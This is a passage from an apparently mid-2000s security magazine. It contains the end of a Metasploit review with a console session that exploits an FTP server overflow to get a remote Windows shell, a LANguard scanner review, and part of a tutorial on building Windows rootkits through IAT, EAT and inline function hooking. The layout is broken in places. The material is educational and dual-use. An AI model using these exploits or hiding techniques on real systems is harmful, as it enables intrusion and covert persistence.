Terminal — bash (tty1)
+ -- --[ msfconsole v2.4 [100 exploits - 75 payloads]

msf > use netterm_netftpd_user_overflow
msf_netterm_netftpd_user_overflow > set RHOST 10.0.0.1
RHOST => 10.0.0.1
msf_netterm_netftpd_user_overflow > set RPORT 21
RPORT => 21
msf_netterm_netftpd_user_overflow > set PAYLOAD win32_bind
PAYLOAD => win32_bind
msf_netterm_netftpd_user_overflow(win32_bind) > set TARGET 0
TARGET => 0
msf_netterm_netftpd_user_overflow(win32_bind) > exploit
[*] Starting Bind Handler.
[*] Attempting to exploit NetTerm NetFTPD Universal
[*] Got connection from 10.0.0.2:50879 <-> 10.0.0.1:4444

Microsoft Windows 2000 [Versi?n 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

c:\netterm>
```

Figure 1. Running an exploit

Now you just need to enter `exploit` to execute the exploit. As Figure 1 demonstrates, the attack was successful. We now have access to a Windows system shell on the remote host and can execute any command with the privileges of the user who started the FTP server – in Windows systems, that would often be the administrator.

The user of the compromised system should be notified that their FTP software needs updating or replacing.

Other useful features. Metasploit is also a powerful platform for exploit and shellcode development, featuring a number of tools for analysing executable files, both in ELF format (Linux) and PE format (Windows). It is also possible to obtain a process core dump while the process is running, which makes it much easier to analyse applications in search of instructions and return addresses.

Less experienced Metasploit users will appreciate the friendly Web-based interface. Running the *msfweb* program allows access to the framework via `http://localhost:5555`, with all the functionality of the console-based interface presented in a user-friendly format.

Updating the exploit library is a simple matter of running a single command.

Disadvantages. The Web-based interface can only be used to execute exploits. Other Metasploit Framework functionality is available from the command line only.

Carlos García Prado




Figure 2. Metasploit web interface

GFI LANguard Network Security Scanner

System: Windows

Licence: Commercial/Freeware (depending on the version)

Application: Security scanning and assessment

Homepage: <http://www.gfi.com/>

GFI LANguard Network Security Scanner is a tool for scanning one or more computers connected to a network. Scan results include a security assessment and a list of vulnerabilities found.

Quick start. Suppose you want to assess the security of a host on your network, perhaps a server. Install and run LANguard and click the *New Scan* button in the top toolbar. From the *Scan Type* drop-down menu, select *Single computer*. If you want to scan more than one host, you can select one of the other options (list of hosts, address range, domain). Check *Another Computer* and enter the IP of the host to be scanned.

Now choose the scanning profile. LANguard comes with several basic profiles, with the additional option of defining custom ones. The tests making up a given profile can be browsed by selecting *Configuration->Scanning Profiles* in the *Tools Explorer*. For the first test, it's best to use the *Default* profile. The *Slow Networks* profile assumes longer communication delays and is useful when scanning hosts outside the local network.

Having selected the profile (*Default* in this example), click *OK* and wait for LANguard to finish scanning. The *Scanner Activity* window provides brief information about current actions. Once scanning is complete, click the + next to the host symbol and IP in the *Scanned Computers* window. Several result categories will appear, depending on the selected profile and scan results. Click *Vulnerabilities* in the *Scan Results* window to see a list of security issues, subdivided into *High*, *Medium* and *Low* security vulnerabilities. For each vulnerability, you get a brief description and a *Bugtraq* identifier or link to another site where a detailed description can be found.

If you click the *Open TCP Ports* icon in the *Scanned Computers* window, you will see a list of currently open TCP ports along with whatever information LANguard managed to gather about the application on each port.




Figure 1. List of vulnerabilities found during a scan




Figure 2. List of open ports with fingerprinting information

You will see that LANguard also has fingerprinting capabilities – the name of the recognised operating system is displayed next to the host address in the *Scanned Computers* window. Double-clicking a port number in the *Scan Results* window starts a telnet session for that port.

Host scanning reports can be viewed on-screen or saved in HTML format (commercial version only) by selecting an item from the *Scan Filters (Current Scan)* list in the *Tools Explorer* and clicking the disk icon in the top toolbar.

Other useful features:

- automatic scanning at scheduled times, sending reports by e-mail,
- a number of integrated tools, such as *DNS Lookup*, *Whois*, *Traceroute* (accessible from the *Tools* item in the *Tools Explorer*), and remote patch and software installation functionality (for Windows hosts only),
- automatic updates of vulnerability and patch databases at startup.

Disadvantages. Most of the advanced functionality (such as scheduled scanning and reports) is only available in the commercial version. In the demo version, these features are disabled after 30 days' use and you can go on using LANguard in its freeware version.

Tomasz Nidecki 



What's hot

Rootkits under Windows platforms

Nzeka Gilbert 

Difficulty



What is the link between kernel hackers (in this article we will use the term kernel instead of the core of an Operating System), corporations having webmarketing businesses which develop spywares or adwares to profile websurfers and corporations like Sony (which uses a DRM system developed by First 4 Internet)?

The rootkits, these tools which are often used by hackers who already compromised systems and who are trying to set up invisible tools allowing them to easily return on their tracks (such tools are called backdoors) and to hide the modifications they did before an administrator realizes his systems have been broken, become more and more commons these days.

The rootkits are already known in the Unix world. They could be classified in the survival category of the hackers toolbox. Under Linux, the rootkits are generally composed by a backdoor, a sniffer, a log wiper (a log destructor) and some other programs which will replace legitimate components of a system (like ps, netstat). There are 2 kinds of rootkits: those functioning like normal programs and those which are creating like LKM (Loadable Kernel Module or Linux Kernel Module). The characteristic of LKM rootkits (and what makes their power) is that they are able to intercept system calls and modify the behavior of Unix (its kernel) when it faces some specific actions.

This kind of malicious codes also exists under Windows platforms, with a big difference: we cannot base our work on valid source codes to understand how work the Windows kernel

and all its components (called objects in the Windows jargon). That is why being able to reverse software (being able to dump its ASM code and understand it) is the basic skill that all Windows hackers must have.

In this article, we will help you enter the world of rootkits under Windows platforms by starting to expose the guiding principles. Then we will approach the development of non-kernel

What you will learn...

- the guiding principles of rootkits and the techniques/tools used by rootkits developers,
- how to create your own rootkits working in the userland and/or the kernel mode,
- how to analyze Windows kernel thanks to free Open Source softwares,
- how to create a personalised GINA.

What you should know...

- how the memory is managed on INTEL architecture,
- how work PE file format,
- how to program softwares and DLLs.




Figure 1. The rings

and kernel rootkits. To finish, some paragraphs will be dedicated to the detection tools and to the advanced techniques which are very likely to be used by the future rootkits.

Two rootkits, which can be downloaded from the author website, have been created for this article. The first is Ring3RK in which techniques used by the non-kernel rootkits were implemented. The next, Ring0RK, is based on a modified version of FU rootkit (a rootkit developed by James Butler, a recognized Windows rootkits expert). The source codes of these rootkits are not provided in their complete release because they are used, like framework by the author who regularly implements the last *nice and fashion* techniques : so it will be possible you find some lines of codes not used by the provided release.

Definition of a rootkit

A rootkit is a program or a whole of programs allowing the developer to hide on a computer his tracks and his weapons, all that is done in greatest discretion. A rootkit is neither a virus nor another type of malware seeking to infect the greatest number of people or files. When a hacker has already compromised a system, he will seek where to hide backdoors to be able to easily return on the freshly hacked system. The problem is an administrator can easily find the backdoors and the hacker files: this last one must thus modify the behavior of the infiltrated system to be invisible. It is at this time that rootkits

intervene: they will try to induce in error some of the security tools the administrators can use by making the system believe it is healthy while hiding some files and programs the hacker want on the hard disk. It is thus possible to modify the basic functions of a system to really hide files by telling the system that these lasts do not exist, or to hide network connections, processes and to even induce analysis tools in error while acting directly on memories pages.

Windows security model

We will not make an inventory of the security systems implemented in Windows, we will only speak about the privileges management under this OS: the main elements we have to think about while developing a rootkit, quite simply because the rootkits are divided into 2 families which we will introduce later.

There are two execution modes for the executable files under Windows: the userland and the kernel (the core). In the userland, Windows provides some API (via its DLLs) that each developer can use. It is in this place that the softwares like Paint or Dev-Cpp are launched. Although providing the systems calls on which the API are based, the kernel must be protected and be inaccessible by userland softwares. With this intention in mind, Windows developers have created a second mode - the kernel mode. The binaries files being executed in this mode have access to all the system without restriction: memory, processors tables, systems that manage the processes, security systems.

According to the mode in which the rootkit will work, it will have more or less abilities. There are thus two

types of rootkits: the userland rootkits and the kernel rootkits. The userland rootkits are generally composed by a whole of small tools which will be used to replace healthy programs in order to allow the attacker to be invisible. They can also exploit techniques that are a little more advanced like the API hooking, DLL injection or the inline function hooking to modify how work healthy softwares *on the fly* without replacing them and by acting on the software private datas directly in memory. The kernel rootkits are generally written like Windows drivers (created like all the other drivers using the Microsoft's DDK) which have access to all the objects of the system - they can do everything they want. Like under Linux, it will be, for example, possible for a kernel driver to modify the SSDT which is equivalent in the Windows world to the Unix syscalls table.

x86 processors architecture: the rings and their consequences

The rings are the base of the privileges management under Windows platform (but also under other systems like Linux). The rings are concepts introduced by Intel and its microprocessors x86. See Figure 1 for a representation of these rings.

In this family of processors, there are four rings (from ring0 with ring3) to control the way the system objects will work. Currently, only two of these rings are used by all the Operating Systems: the ring0 and the ring3. In the ring0 is the kernel mode and in the ring3, the userland. This will to not use all the rings provided by x86 architectures involves a security problem: all the objects being executed in the kernel mode can reach all the resources of




Figure 2. How to localize the IAT of a software with OllyDbg



Listing 1. Explorer.exe's PE headers

```

C:\khaalel>pedump.exe
PEDUMP - Win32/Win64 EXE/OBJ/LIB/DBG file dumper - 2001 Matt Pietrek

Syntax: PEDUMP [switches] filename

/A  include everything in dump
/B  show base relocations
/H  include hex dump of sections
/I  include Import Address Table thunk addresses
/L  include line number information
/P  include PDATA (runtime functions)
/R  include detailed resources (stringtables and dialogs)
/S  show symbol table

C:\khaalel>pedump.exe /A C:\WINDOWS\explorer.exe >> explorer.exe.txt
C:\khaalel>explorer.exe.txt
...
Imports Table:
msvcrt.dll
Import Lookup Table RVA: 00042C68
TimeDateStamp:          FFFFFFFF
ForwarderChain:         FFFFFFFF
DLL Name RVA:           00042BC8
Import Address Table RVA: 00001000
...

```

Listing 2. How to obtain a list of active services thanks to a WMI script

```

'-----
'This script has been written with WMI Code Creator
'from Microsoft Labs
'-----

Dim i
i = 0
strComputer = "."
Set objWMIService = GetObject("winmgmts:\\." & strComputer & "\root\CIMV2")
Set colItems = objWMIService.ExecQuery( _
"SELECT * FROM Win32_Process",,48)
For Each objItem in colItems
'   Wscript.Echo "-----"
'   Wscript.Echo "Win32_Process instance"
'   Wscript.Echo "-----"
   Wscript.Echo "Name: " & objItem.Description
   i = i + 1
Next
Wscript.Echo i

```

the system. The kernel itself is not separated from the third drivers and other types of LKM (for Loadable Kernel Modules). The latter are able to reach and have fun with the various objects of the kernel.

x86 processors architecture: the addresses tables

To allow the userland to communicate with the kernel mode, the system uses interruptions. When the CPU re-

ceives an interruption, it understands that it must operate a transition from userland towards the kernel mode and execute the adequate routines. Let us imagine, for example, a files search software. To scan a repertory, it will send the INT2E interruption while requiring, for example, the NtQueryDirectoryFile function (such a call is done by putting adequate information within processor registers). As we can suspect it, to be

able to manage all the possible actions on a system, the CPU will need a considerable number of routines. Not being able to store them within its own memory segments, some addresses tables are used. These tables will store the memory address of some routines. Here are some of these tables with which rootkits like to play.

Global Descriptor Table (keywords: GDT – SGDT) and Local Descriptor Table (keywords: LDT)

The GDT and the LDT allow to divide the memory into segments. They are tables containing lists of segments descriptors. A segment descriptor is a 8 bytes structure containing datas about physical segment of memory. As its name indicates it, a segment descriptor permit to describe segments of memory. For information, in the Intel architectures, to select a segment, it is necessary to place in the suitable register the segment selector's number which points towards the desired descriptor. An element in the segment descriptors that can interest rootkits developers is the DPL (for Descriptor Privilege Level) which permit to know whether such or such segment is accessible in mode kernel or user.

It is also possible to modify the GDT position thanks to instruction LGDT. Why? Because the GDT can be stored anywhere in memory as long as the processor knows where it is located. The GDT first element can amongst other things be found thanks to the SGDT instruction.

The great difference between the GDT and the LDT lies in the fact that a system can only have one GDT and that on the other hand several LDT can be created (each one having of course different tasks). We spoke higher about the segment registers. There are 6 segment registers. They are identified by the following labels: CS, DS, ES, FS, GS, SS and are used to store the beginning address of a segment (beginning address of an application instructions, data or stack).

00400000	00001000	LOADDLL		PE header	Imag	R	RWE
00410000	00001000	LOADDLL	CODE	code	Imag	R E	RWE
00420000	00003000	LOADDLL	DATA	data	Imag	RW	RWE
00430000	00001000	LOADDLL	.idata	imports	Imag	RW	RWE
00440000	00001000	LOADDLL	.edata	exports	Imag	R	RWE
00450000	00001000	LOADDLL	.rsrc	resources	Imag	RW	RWE

Figure 3. Localizing the .edata section

00400000	00001000	LOADDLL		PE header	Imag	R	RWE
00410000	00001000	LOADDLL	CODE	code	Imag	R E	RWE
00420000	00003000	LOADDLL	DATA	data	Imag	RW	RWE
00430000	00001000	LOADDLL	.idata	imports	Imag	RW	RWE
00440000	00001000	LOADDLL	.edata	exports	Imag	R	RWE
00450000	00001000	LOADDLL	.rsrc	resources	Imag	RW	RWE

Figure 4. Seeing of the .edata read-only flag

Here, according to the official INTEL developers handbooks (which can be consulted at the adresse http://www.intel.com/design/pentium4/manuals/index_new.htm), is the description of these segments registers (which are in the handbook *Volume 1: Basic Architecture*, page 70). CS (for Code Segment) is a 16 bits register which indicates the starting address of the binary instructions of a program or a sub-routine that the processor must execute.

SS (for Stack Segment) is a 16 bits register which points towards the memory zone of the stack of the program that is executing. An important point has to be raised: the CS register cannot be modified by the instructions of our programs because we cannot reach it. On the other hand SS register can be handled to use several stacks.

The following registers (DS, ES, FS and GS) point towards data segments. 4 registers were created to facilitate the access (secure access) to the various data structures of a program which can be put on 4 different segments.

DS (for Data Segment) is a 16 bits register which contains the starting address of programs' datas. For information, the value of this register will be modified if several segments are used.

ES, GS and FS are additional registers which can be used by the developers which want to exploit the Intel architecture: they can use them like they want. They are often used to refer other types of data.

For more information about the Intel architecture x86 (32 or 64 bits), we highly advise you to read the INTEL developers handbooks.

Interrupt Descriptor Table (keywords: IDT – IDTR)

The IDT is a 256 entries table which stores the routines address which will manage the (256) interruptions we spoke previously. The IDTR (for Interrupt Descriptor Table Register) contains the IDT address. To load its value, we need to use the SIDT instruction (for Store IDT). To modify it, we need to use the LIDT instruction (for Load IDT). As we will see it later, it is easily possible to list the IDT contents, to put a hook on it and to even create a new IDT with greatest discretion. The IDT allow to do system calls and other things: for example, SoftIce uses an interruption (the 0x03) for its BPX command.

System Service Dispatch Table (SSDT)

The SSDT (or Dispatcher Table) is equivalent under Windows platform to the system calls table of the Unix

systems. Windows provides a lot of APIs to the userland to allow the development of applications without needing to execute something in the kernel mode. To be able to respond each action required by the developer in its source code, the systems do system calls by sending the 0x2E interruption and by putting in suitable registers the various parameters a system call may need. In fact, the 0x2E interruption is used on the old platforms. Under Windows XP, it is the SYSENTER instruction which is used.

Import Address Table (IAT)

Like we said previously, the system provides a whole of DLLs allowing developers to create programs without worrying about the subjacent system calls which can be modified at each new Windows release. How the functions used in a program and defined in a DLL are located (Windows provides a lot of DLL like User32.dll, Kernel32.dll, Ntdll.dll...)?

During the software initialization, its IAT will be traversed. This IAT has a list of all the functions used in the software and know the name of the DLLs which contain them. The application loader thus will seek the address of the functions in memory and will put this information in the software's IAT. If the DLL is not in memory, it will be loaded. Each time the software wants to execute the code of a function defined in a DLL, it will make a jump in its IAT at the place where the address of the desired function is.

Using OllyDbg, we can locate the IAT of any application. For the people who are not familiar with the PE file format, we will speak about it in a couple of minutes. Let us start by using *PEDump.exe* from Matt Pietrek to localize this section.

We located the beginning of the import table. To check that, we can open OllyDbg.

We have just seen a new technical word you should know - RVA (for Relative Virtual Address). This concept allow us to know the position of an element (like tables) in the PE

Avant propos

The majority of the concepts approached here require knowledge on the PE files format (Portable Executable) which describes the architecture of binary files under the Windows systems. A good article (in English) speaking about the PE file format can be found in MSDN portal at this address: <http://msdn.microsoft.com/msdnmag/issues/02/03/PE2/default.aspx> or at this address http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dndebug/html/msdn_peeringpe.asp.



Listing 3. How to launch processes from a replacement GINA

```
int LaunchApp(){
    int VaLid = -1;
    // for info, the following struct is used by CreateProcess-like
    // functions to specify
    // the window of the new process (appearance...)
    STARTUPINFO si;
    // for info, the following struct is used by CreateProcess-like
    // functions to get
    // information about the new process (like process and first thread PID,
    // handle...)
    PROCESS_INFORMATION pi;
    BOOL Retour = FALSE;
    wchar_t szProcess[] = L"C:\\smartcard.exe";
    wchar_t szCmdLine[] = L"";
    int WhatIsClicked;
    int WhatIsChoose;

    WhatIsClicked = MessageBox( NULL, "Do you want to user your smart card
                                for authentication?", "SmartCard Reader", MB_YESNO );

    if ( (VaLid = ParseDumpFile("C:\\ pubfile.hex")) == 0 ){
        remove("C:\\ pubfile.hex"); //This code will not work : to change!!!
    }

    VaLid = -1;
    while ( VaLid == -1 && WhatIsClicked == IDYES ){
        WhatIsChoose = MessageBox(NULL, "Please enter your smartcard.",
                                "Information", MB_OKCANCEL);
        if ( WhatIsChoose == IDCANCEL ){
            WhatIsClicked = MessageBox( NULL, "Do you want to user your smart
            card for authentication?", "SmartCard Reader",
            MB_YESNO );
        }else{
            ZeroMemory(&si, sizeof(si));
            si.lpDesktop = (LPSTR) L"winsta0\\winlogon";
            si.lpTitle = (LPSTR) L"Local System Command Prompt";
            si.wShowWindow = SW_SHOW;
            si.cb = sizeof(si);

            //In the right version, the app will dump info from smartcard
            Retour = CreateProcessW( szProcess, szCmdLine, NULL, NULL, TRUE,
            CREATE_NEW_CONSOLE, NULL, NULL, (LPSTARTUPINFOW)&si,
            &pi );

            VaLid = ParseDumpFile("C:\\ pubfile.hex");
        }
    }

    if( Retour ){
        CloseHandle( pi.hThread );
        CloseHandle( pi.hProcess );
    }

    return 0;
}
```

files (like the EXE, DLLs...) starting from the base address of the PE file. Whatever the position of the file's beginning in memory, thanks to the RVA, it is always possible to find a symbol. Let us say, for example, that the PE file is loaded in memory at the virtual address 0x10000 and that the

RVA of the IAT is 00001000, we can thus find the position of the table in the memory image because the latter is located at the address: 0x01000000 + 0x00001000 = 0x01001000. The IAT hooking will consist in modifying the IAT entries of a program to execute our functions (implemented

in a DLL of our rootkit) and not allowing the hacked program to execute the valid Windows functions.

Export Address Table (EAT)

Although enough simple to set up and rather powerful, the IAT hooking has considerable disadvantages. It is very easily detectable and if the software decides (with the aim of using less possible memory) to seek the address of a function not during its launching but just before using it, the IAT hooking will quite simply not work.

To find the address of a function, the GetProcAddress function is often used. The EAT hooking's goal is to hijack this function like that, each time a software (any software!) will call a specific function (we have hijacked previously) a function implemented in our rootkit's DLL will be called instead of the valid Windows function. It is thus an alternative of the IAT hooking rather powerful but also detectable.

Like we can see in the following screenshot printing the *kernel32.dll* header sections, the EAT has also its section in an executable file and it can be located by its name: .edata.

x86 processors structures: processes and threads

A major element to have in head before going further in technical explanations is that our rootkits will manage threads, not processes. Why? You should know that the scheduler (the part of the kernel which deals with allocating time process for treatment) do its work based on the number of threads can have the processes and not on the number of processes.

An example: let us imagine 3 processes. The first has 10 threads, the second has 6 one and the last has 4 one. The scheduler will not give to each process a third computing time of the processor. That will be done according to the number of threads they have. By making small calculations, we can see that the first will have 50% of the computing time, the second will have of them 30% and the last 20%.

The calculations were faked from the first number because we have not considered the execution priorities, and many other data, but that does not change the fact that the threads are the base and not the processes which are only a whole of threads sharing the same security informations, the same memory.

That is also why the functions like `CreateRemoteThread` are very much used by the rootkits and others malwares in general for, for example, copying code into the memory of other programs.

Hooking vs. DKOM (Direct Kernel Object Manipulation)

We have started to approach the hooking but now we will try to give a general definition with the aim to include the various applications of the hooking. The hooking consists in hijacking the resources a software uses and/or to modify information in its *private* memory in order to modify its behavior. The hooking does not function only with userland softwares, it is also possible to hook the tables we spoke about previously. Function hooking is an high risk activity which requires a lot of chance because if the victim knows where to look at, it will easily find the hook that generally consists in modifying the memories addresses of the used functions. Moreover, as the rootkit code is in memory (and its replacement DLLs were charged, if of course DLLs were created by the developer), it can be easy to detect it unless it finds the way to manipulate the memory pages in which it is to fool the security analyzers by indirectly telling them no rootkits are presents. For information, Shadow Walker is a project which have the purpose to create such a rootkit.

There are other means to directly handle the system in its kernel land. For that, we will need to modify kernel objects under Windows. But before doing that, what is an object under Windows platform? For the moment, the objects we can reach with rootkits are structures or lists of structures (singly-linked lists or doubly-linked lists but more often doubly-linked lists) describing/listing amongst other things: the processes, the threads, the rights of a process and other drivers. The technique allowing us to perform this kind of action is known under the name of DKOM (Direct Kernel Object Manipulation). Unfortunately this technique has also limits, only the objects in memory can be reached and not having enough information on kernel objects, we will need to pay great attention before handling them. For information, the files can neither be handled nor hidden at this stage.

Api Hooking: IAT

To be able to use functions defined in DLLs, binary files will have to import information about the functions to be able to execute them at the desired time. By analyzing the architecture of the PE files, we can find a structure symbolized by the label `PIMAGE_IMPORT_DESCRIPTOR` which is in fact a structure in which information about the functions the software imported will be put in (in a general way, we should say *symbols*). This structure points on two tables. The table which interests us more is the IAT. In practice, we will very quickly see we can't directly access the IAT.

Initially, we should save the true address of the function to be intercepted. That is realizable thanks to

a simple call of `GetProcAddress`. Then it will be necessary to test the validity of the PE headers. If all the tests are validated, we can finally create a pointer towards the `PIMAGE_IMPORT_DESCRIPTOR` structure.

```
pImportDesc = MakePtr
(PIMAGE_IMPORT_DESCRIPTOR,
 hModule, pNTHHeader->
 OptionalHeader.DataDirectory
 [IMAGE_DIRECTORY_ENTRY_IMPORT]
 .VirtualAddress);
```

The large part of the work has just been done. Now we will test, in a loop, the Name Member of the Structure. Name contains the DLLs names of the functions which will be used. As the `PIMAGE_IMPORT_DESCRIPTOR` structure ends with the number 0, we can quickly know where, in the structure, we are: if the DLL were found before reaching 0, we can continue, if not we leave the executable memory.

In the case of a success in research, we will enter the `IMAGE_THUNK_DATA` union. You should know that the IAT and the INT point towards this union which has like members the famous information of the imported symbols. In a last loop, we will traverse this union to search the function to be intercepted (thanks to the saved address made previously with `GetProcAddress`) and to modify it by our function.

We have just hooked the IAT of an application.

For more information on the IAT hooking, we advise you to peel the *Ring3RK* program. To test it, the command is:

```
C:\khaalel>ring3rk.exe -iat
```

It will hook the IAT of the current program and show some `MessageBox` to each stage of the hooking (before, during, after).

Api Hooking: EAT

The export of the symbols addresses allows, contrary to the importation which imports information on symbols, to make available to executable files some data or code (of the

77E77A3D	00	DB 00
77E77A3E	00	DB 00
77E77A3F	00	DB 00
77E77A40	55	PUSH EBP
77E77A41	8BEC	MOV EBP,ESP
77E77A43	81EC 10020000	SUB ESP,210
77E77A49	53	PUSH EBX
77E77A4A	56	PUSH ESI
77E77A4B	57	PUSH EDI
77E77A4C	64:A1 18000000	MOV EAX,DWORD PTR FS:[18]
77E77A52	8B40 30	MOV EAX,DWORD PTR DS:[EAX+30]

Figure 5. Preamble under Windows 2000




Figure 6. How work the detour patching

7C801768	90	NOP
7C801769	90	NOP
7C80176A	90	NOP
7C80176B	\$ 8BFF	MOV EDI, EDI
7C80176D	. 55	PUSH EBP
7C80176E	. 8BEC	MOV EBP, ESP
7C801770	. 83EC 18	SUB ESP, 18
7C801773	> A1 1800FE7F	MOV EAX, DWORD PTR DS:[7FFE0018]
7C801778	. 8945 FC	MOV DWORD PTR SS:[EBP-4], EAX
7C80177B	. 8B0D 1400FE7F	MOV ECX, DWORD PTR DS:[7FFE0014]

Figure 7. Preamble under Windows XP

functions). The EAT is also located in the PE headers, in the PIMAGE_EXPORT_DIRECTORY structure.

Without going further in details which will very quickly look like the preceding paragraph, our goal will be to modify this memory area of an executable in order to not use the `GetProcAddress` function. Because it is when we call this famous function that we meet for the first time the EAT. On the architecture level of the EAT, we can note some resemblance with the IAT.

For more information, we suggest you to read the MSDN article and to study the `EAT_hijack()` and `*EAT_GetPointerToApiAddress()` functions in the rootkit *ring3rk*. A function can pose problem to some people: it is about `VirtualProtect()`. The EAT is not accessible with writing rights, so it is necessary to have the permission from the system to modify and write executable code in this memory area. That is done thanks to the `VirtualProtect()` function.

To check this section is really not accessible with writing rights at the first access of the rootkit, we can again explore the headers of a DLL.

Api Hooking: inline function hooking

The big problem of the techniques presented previously (as well the EAT hijacking as the IAT hooking) is they depend on the hacked softwares and they can be easily detected by analyzing the addressings tables to check that they were modified. Inline function hooking will allow us to go through this limit and to be sure that our hacking code will be executed whatever the method used to find the address of the exploited function. The idea would be to be able to write code in the function. But how to realize such an exploit? Let us start by analyzing DLLs to see how

we could add code. With OllyDbg, let us open a random DLL.

As we can see it, Windows adds codes at the beginning of each new function of the DLL: it is what Microsoft calls the preamble to the functions. In the case of Windows 2000 DLLs, the added code was emphasized with red lines in the screenshot. Undertaken with our discoveries, we need an attack plan.

During the loading of our rootkit, this last will in first have to find where the DLL is in memory. When that is done, it will seek the target function (for example `MessageBox()`). Now the most sensitive part must be done: we will have to find a means to modify the beginning of the function in order to add a `CALL` or `JMP` instruction. Knowing that the `CALL` instruction requires 5 bytes and that the framed code is of only 3 bytes, we need to crush 2 bytes of the beginning of the function code. But as we can suspect it, an error is likely to appear at the return time. Thus before modifying something, we will save the first 5 bytes in what we commonly call the *trampoline*. The 5 bytes being saved, we will be able to do a `CALL` towards a function which we commonly call the *detour*. The *detour* is our code, but it must comply with certain rules. Firstly, it executes the code (hacking code?) that we want, but before calling the `RETURN` instruction, it will have to call the *trampoline* which will quite simply do a jump towards the original function +5 bytes. For information, inline function hooking is more commonly called *Detour patching*.




Figure 8. Original linked list

Microsoft also worked on *Detour patching* with the aim of being able to modify functions from the API without having to reboot the system. Although that is a good thing, the creators of rootkits also will be happy because in the Windows XP and higher release, the beginning of each function is of 5 bytes length: it will not be thus necessary any more to worry to crush to or not the (true) beginning of the function code as it is possible to see it in the following screenshot.

Throughout this part, we said that we need to modify 5 bytes, but it may be more than 5 bytes that need to be modified: NOP are often added to avoid problems at the return (like with shellcodes) and FAR JMP can be more adapted than a CALL instruction.

For more information on *Detour patching*, we advise you to visit the report produced by researchers of the American University of Stanford on how to defeat hooks under Windows platform that you can find at: http://www.stanford.edu/~stinson/misc/curr_res/hooks/defeating_hooks.txt. The <http://research.microsoft.com/sn/detours/> page can also be of a great help because Microsoft put to the disposal of the public some C++ code illustrating the *Detour patching*.

Api Hooking: DLL Injection

